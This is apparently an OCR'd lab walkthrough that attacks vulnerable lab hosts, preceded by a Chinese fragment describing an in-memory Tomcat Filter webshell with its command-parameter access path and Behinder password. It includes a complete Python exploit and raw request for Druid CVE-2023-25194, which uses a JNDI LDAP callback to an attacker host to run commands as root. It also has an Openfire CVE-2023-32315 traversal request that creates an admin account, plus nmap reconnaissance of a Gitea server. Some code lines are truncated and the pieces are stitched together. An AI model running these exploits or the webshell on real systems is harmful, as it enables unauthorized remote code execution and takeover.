
内存shell说明

- 采用动态添加 `Filter/Controller` 的方式，并将添加的 `Filter` 移动至 `FilterChain` 的第一位
- `内存shell` 的兼容性测试结果请参考 memshell 项目
- `Basic cmd shell` 的访问方式为 `/anything?type=basic&pass=[cmd]`
- `Behinder shell` 的访问方式需要修改 `冰蝎` 客户端（请参考 冰蝎改造之适配基于tomcat Filter的无文件webshell 的方式二自行修改），并在访问时需要添加 `X-Options-Ai` 头部，密码为 `rebeyond`


植入的 Filter 代码如下：

```
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterCha
        System.out.println("[+] Dynamic Filter says hello");
        String k;
        Cipher cipher;
        if (servletRequest.getParameter("type") != null && servletRequest.getParameter("type").equa
            k = servletRequest.getParameter("pass");
            if (k != null && !k.isEmpty()) {
                cipher = null;
                String[] cmds;
```

However, I used ChatGPT to translate it and modify some of the examples.



I cloned the JDNIExploit repository in WebSploit:



You can then use the script to use the JNDI service:
`java -jar target\JNDIExploit-1.0-SNAPSHOT.jar -i 192.168.1.102`

192.168.1.102 is the address of my VM. Replace that IP address with the one applicable to your environment.
You can either send the following POST request in Burp Suite or use a Python script that I am showing below:

```
POST /druid/indexer/v1/sampler?for=connect HTTP/1.1
Host: 10.7.7.22:8888
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 1792

{
```

```
   "type":"kafka",
   "spec":{
       "type":"kafka",
       "ioConfig":{
           "type":"kafka",
           "consumerProperties":{
               "bootstrap.servers":"127.0.0.1:6666",
               "sasl.mechanism":"SCRAM-SHA-256",
               "security.protocol":"SASL_SSL",

"sasl.jaas.config":"com.sun.security.auth.module.JndiLoginModule required
user.provider.url=\"ldap://192.168.1.102:1389/Basic/Command/base64/aWQgPiAvdG
1wL3N1Y2Nlc3M=\" useFirstPass=\"true\" serviceName=\"x\" debug=\"true\"
group.provider.url=\"xxx\";"
           },
           "topic":"test",
           "useEarliestOffset":true,
           "inputFormat":{
               "type":"regex",
               "pattern":"([\\s\\S]*)",
               "listDelimiter":"56616469-6de2-9da4-efb8-8f416e6e6965",
               "columns":[
                   "raw"
               ]
           }
       },
       "dataSchema":{
           "dataSource":"sample",
           "timestampSpec":{
               "column":"!!!_no_such_column_!!!",
               "missingValue":"1970-01-01T00:00:00Z"
           },
           "dimensionsSpec":{

           },
           "granularitySpec":{
               "rollup":false
           }
       },
       "tuningConfig":{
           "type":"kafka"
       }
   },
```

```
   "samplerConfig":{
       "numRows":500,
       "timeoutMs":15000
   }
}
```

Alternatively, you can use the following Python script to exploit the vulnerability:

```
'''
This script exploits the Druid RCE vulnerability (CVE-2023-25194) to execute
commands on the target machine.
'''

import argparse
import base64
import requests
import json

def send_post_request(url, headers, data):
   '''
   send post request
   :param url: url
   :param headers: headers
   :param data: data
   :return: None
   '''
   response = requests.post(url, headers=headers, data=json.dumps(data))

   status_code = response.status_code
   content = response.content.decode('utf-8')

   if status_code == 500 or 'createChannelBuilde' in content:
       print('[+] Exploit Success ~')
   else:
       print('[-] Exploit maybe fail.')


def get_data(jndi_ip, cmd):
   '''
```

```
    Function to get data for POST request body
    :param jndi_ip: jndi_ip
    :param cmd: command to execute
    :return: data
    '''
    data = {
        "type": "kafka",
        "spec": {
            "type": "kafka",
            "ioConfig": {
                "type": "kafka",
                "consumerProperties": {
                    "bootstrap.servers": "127.0.0.1:6666",
                    "sasl.mechanism": "SCRAM-SHA-256",
                    "security.protocol": "SASL_SSL",
                    "sasl.jaas.config":
f"com.sun.security.auth.module.JndiLoginModule required
user.provider.url=\"ldap://{jndi_ip}:1389/Basic/Command/base64/{cmd}\"
useFirstPass=\"true\" serviceName=\"x\" debug=\"true\"
group.provider.url=\"xxx\";"
                },
                "topic": "test",
                "useEarliestOffset": True,
                "inputFormat": {
                    "type": "regex",
                    "pattern": "([\\s\\S]*)",
                    "listDelimiter": "56616469-6de2-9da4-efb8-8f416e6e6965",
                    "columns": [
                        "raw"
                    ]
                }
            },
            "dataSchema": {
                "dataSource": "sample",
                "timestampSpec": {
                    "column": "!!!_no_such_column_!!!",
                    "missingValue": "1970-01-01T00:00:00Z"
                },
                "dimensionsSpec": {

                },
                "granularitySpec": {
                    "rollup": False
```

```
                }
            },
            "tuningConfig": {
                "type": "kafka"
            }
        },
        "samplerConfig": {
            "numRows": 500,
            "timeoutMs": 15000
        }
    }
    # print(data)
    return data

def base64_encode(original_str):
    '''
    Function to encode string with base64
    :param original_str: original string
    :return: encoded string
    '''

    original_bytes = original_str.encode('utf-8')
    encoded_bytes = base64.b64encode(original_bytes)
    encoded_str = encoded_bytes.decode('utf-8')
    return encoded_str

if __name__ == '__main__':
    '''
    The following are the arguments required for the script to run
successfully
    -t, --target: target IP or hostname
    -j, --jndi-ip: jndi_ip
    -c, --cmd: command to execute
    '''
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', type=str, required=True,
help='target IP or hostname')
    parser.add_argument('-j', '--jndi-ip', type=str, required=True,
help='jndi_ip')
    parser.add_argument('-c', '--cmd', type=str, required=True, help='command
to execute')
    args = parser.parse_args()
```


```
    # Target URL
    url = f"http://{args.target}:8888/druid/indexer/v1/sampler"
    print("[+] URL:" + url)
    print("[+] Target IP:" + args.target)
    print("[+] JNDI IP:" + args.jndi_ip)
    print("[+] Command output:" + args.cmd)

    # Headers for POST request
    headers = {
        "Accept-Encoding": "gzip, deflate",
        "Accept": "*/*",
        "Accept-Language": "en-US;q=0.9,en;q=0.8",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36",
        "Connection": "close",
        "Cache-Control": "max-age=0",
        "Content-Type": "application/json"
    }

    # Get data for POST request body
    data = get_data(args.jndi_ip, base64_encode(args.cmd))

    # Send POST request
    send_post_request(url, headers, data)
```

I saved the python script as `poc.py`. After executing the script, you can see that we successfully executed a command `$(whoami)` as root.


```
┌──(root㉿websploit)-[~]
└─# python3 poc.py -t 10.7.7.22 -j 192.168.1.102 -c "$(whoami)"
[+] URL:http://10.7.7.22:8888/druid/indexer/v1/sampler
[+] Target IP:10.7.7.22
[+] JNDI IP:192.168.1.102
[+] Command output:root
```

Exercise 3: Hacking DC31_03

Now let's hack DC31_03. You can see many ports open. Well, that's a lot to pick from:



This looks like an OpenFire installation.



Openfire is an Apache License-licensed real-time collaboration (RTC) server, using the widely accepted XMPP protocol for instant messaging.
In versions prior to 4.7.4 and 4.6.7, a vulnerability was discovered within Openfire's web-based administrative console (Admin Console). This flaw enabled a path traversal attack via the setup environment. This allowed unauthorized users to exploit the unauthenticated Openfire Setup Environment within a pre-configured Openfire setup, thus gaining access to restricted pages in the Admin Console usually reserved for administrative users.

Over a decade ago, an issue involving path traversal was detected within the Openfire admin console, marked as CVE-2008–6508. Attackers utilized the path /setup/setup-/../../[page].jsp to evade authentication controls, enabling access to arbitrary pages without requiring knowledge of admin credentials.

They fixed it. However, a subsequent upgrade to the embedded web server introduced support for non-standard UTF-16 character URL encoding. Unfortunately, the existing path traversal defenses within Openfire were not updated to account for this new encoding. Consequently, attackers could again exploit the path traversal protection using the path `/setup/setup-/%u002e%u002e/%u002e%u002e/[page].jsp`.


This is now addressed in CVE-2023–32315. This vulnerability is also in CISA's KEV catalog.

To leverage this vulnerability, the initial step involves creating a new administrator through a specific request:

```
GET
/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=csrftoken&usern
```


```
ame=omar&name=&email=&password=hackme&passwordConfirm=hackme&isadmin=on&creat
e=Create+User HTTP/1.1
Host: 10.7.7.22:9090
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: csrf=csrftoken
```

You can send this to the vulnerable application using BurpSuite, as shown below.




You can login to the vulnerable OpenFire application using the default admin user and the password admin. However, that's not the vulnerability. The vulnerability is the ability to take advantage of the flaw documented in [CVE-2023–32315](CVE-2023–32315).

After you send the previous GET request, the user `omar` was created



You can see that the user `omar` has admin privileges:




Exercise 4: Hacking DC30_1

We start by performing an nmap scan by executing `sudo nmap -sSCV -p- 10.6.6.24`. The `-sSCV` flag instructs nmap to perform a SYN scan to identify open ports followed by a script and version scan on the ports which were identified as open. The `-p-` flag instructs nmap to scan all the ports on the target. From the scan results, shown below, we can see that the host is running SSH on port 22 and a service which nmap couldn't identify on port 3000. However, based on the fingerprint strings, it is safe to assume that this is a web server.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ sudo nmap -sSCV -p- 10.6.6.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 10:07 EDT
Nmap scan report for 10.6.6.24
Host is up (0.000018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 ef:ab:24:8a:cb:f3:8f:44:13:74:78:5b:72:c0:c3:e9 (RSA)
|   256 97:ac:a8:48:80:58:32:1c:e2:fb:48:3b:8c:61:7e:17 (ECDSA)
|_  256 e3:fd:93:d6:6c:72:b2:1e:50:42:03:d9:e7:3a:2b:b6 (ED25519)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=b5afac253dce6b7f; Path=/; HttpOnly
|     Set-Cookie:
_csrf=5_Qge9ljlc6Stb1RriyLtlqxQEg6MTY2MTA5MDg3NDE1MDUxNjczOQ%3D%3D;
Path=/; Expires=Mon, 22 Aug 2022 14:07:54 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Aug 2022 14:07:54 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width,
initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Gitea: Git with a cup of tea</title>
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is
```

```
a painless self-hosted Git service written in Go" />
|     <meta name="keywords" content="go,git,self-hosted,gitea
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=9e1b193361db3c9f; Path=/; HttpOnly
|     Set-Cookie:
_csrf=jmOqpuO64_Re5aBGIzueiLCHL-k6MTY2MTA5MDg3OTIxMTAzNTMzMg%3D%3D;
Path=/; Expires=Mon, 22 Aug 2022 14:07:59 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Aug 2022 14:07:59 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width,
initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Page Not Found - Gitea: Git with a cup of tea</title>
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is
a painless self-hosted Git service written in Go" />
|_    <meta name="keywords" content="
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
[...]
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.60 seconds
```

Navigating to http://10.6.6.24:3000/ in a browser causes a redirect to http://10.6.6.24:3000/install. This page presents us with a form for installing Gitea, a self-hosted Git service. In addition, at the bottom of the page, there is a version string disclosing that this is version 1.4.0 of Gitea.



Initial configuration

If you are running Gitea inside Docker, please read the guidelines carefully before changing anything on this page.

Database Settings

Gitea requires MySQL, MSSQL, PostgreSQL, SQLite3, or TiDB.

Database Type * SQLite3

Path * /data/gitea/gitea.db

The file path to the SQLite3 or TiDB database.
Please use the absolute path when you start as service.

General Application Settings

Application Name * Gitea: Git with a cup of tea

You can put your organization name here.

Repository Root Path * /data/git/repositories

All remote Git repositories will be saved to this directory.

LFS Root Path /data/gitea/lfs

Files stored with Git LFS will be stored in this directory. Leave empty to disable LFS.

Run User * git

The user must have access to Repository Root Path and run Gitea.

Domain * localhost

This affects SSH clone URLs.

SSH Port * 22

Port number which your SSH server is using. Leave it empty to disable.

HTTP Port * 3000

Port number which application will listen on.

Application URL * http://localhost:3000/

This affects HTTP/HTTPS clone URL and some email notifications.

Log Path * /data/gitea/log

